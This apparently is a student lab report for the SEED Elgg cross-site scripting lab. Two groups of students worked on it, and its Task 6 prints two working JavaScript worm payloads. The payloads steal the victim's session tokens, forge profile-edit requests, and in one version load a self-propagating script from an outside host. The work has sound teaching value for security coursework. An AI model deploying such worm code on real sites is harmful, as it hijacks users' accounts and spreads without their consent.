
Task-6:

Malicious Codes are written in the JavaScript, and both are shown below.



```
1 /*link method*/
2 window.onload = function()
3 {
4     alert("I m triggered");
5     var wormCode = encodeURIComponent(
6         "<script type='text/javascript' "+ "id=\"worm\""+ "src=\"http://www.example60.com/xssworm.js\">" + "</"+ "script>");
7     var desc = "&description=Samy is my best hero" + wormCode;
8     desc += "&accesslevel[description]=2";
9
10    var name = "&name=" + elgg.session.user.name;
11    var guid = "&guid=" + elgg.session.user.guid;
12    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
13    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
14
15    var sendurl = "http://www.seed-server.com/action/profile/edit";
16    var content = token + ts + name + desc + guid;
17    attackerguid = 59;
18    if (elgg.session.user.guid!=attackerguid)
19    {
20        var Ajax = null;
21        Ajax = new XMLHttpRequest();
22        Ajax.open("POST",sendurl,true);
23        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
24        Ajax.send(content);
25    }
26 }
27
```

This is the worm and edited profile of the code.



```
1 <script type="text/javascript">
2 window.onload = function()
3 {
4     var name="&name="+elgg.session.user.name;
5     var guid="&guid="+elgg.session.user.guid;
6     var ts="&_elgg_ts=" + elgg.security.token._elgg_ts;
7     var token="&_elgg_token=" + elgg.security.token._elgg_token;
8     var desc = "&description=Samy is my best hero" + "&accesslevel[description]=2";
9
10    //Construct the content of your url.
11    var content= token + ts + name + desc + guid; //FILL IN
12    var samyGuid=59; //FILL IN
13    var sendurl="http://www.seed-server.com/action/profile/edit";
14
15    if(elgg.session.user.guid!=samyGuid)
16    {
17        //Create and send Ajax request to modify profile
18        var Ajax=null;
19        Ajax=new XMLHttpRequest();
20        Ajax.open("POST", sendurl, true);
21        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
22        Ajax.send(content);
23    }
24}
25</script>
```

All the changes are saved.

Now, open the Alice Account and

Work Division:

| Name | Roll No | Work Division |
|-------------|----------|---|
| Zeeshan Ali | 20i-2465 | SQL, CSRF → pre-Task & Task 1,2, 3,4,5,6 |
| Ans Zeeshan | 20i-0543 | XSS, CSRF → pre-Setup & Task 1,2, 3,4,5,6 |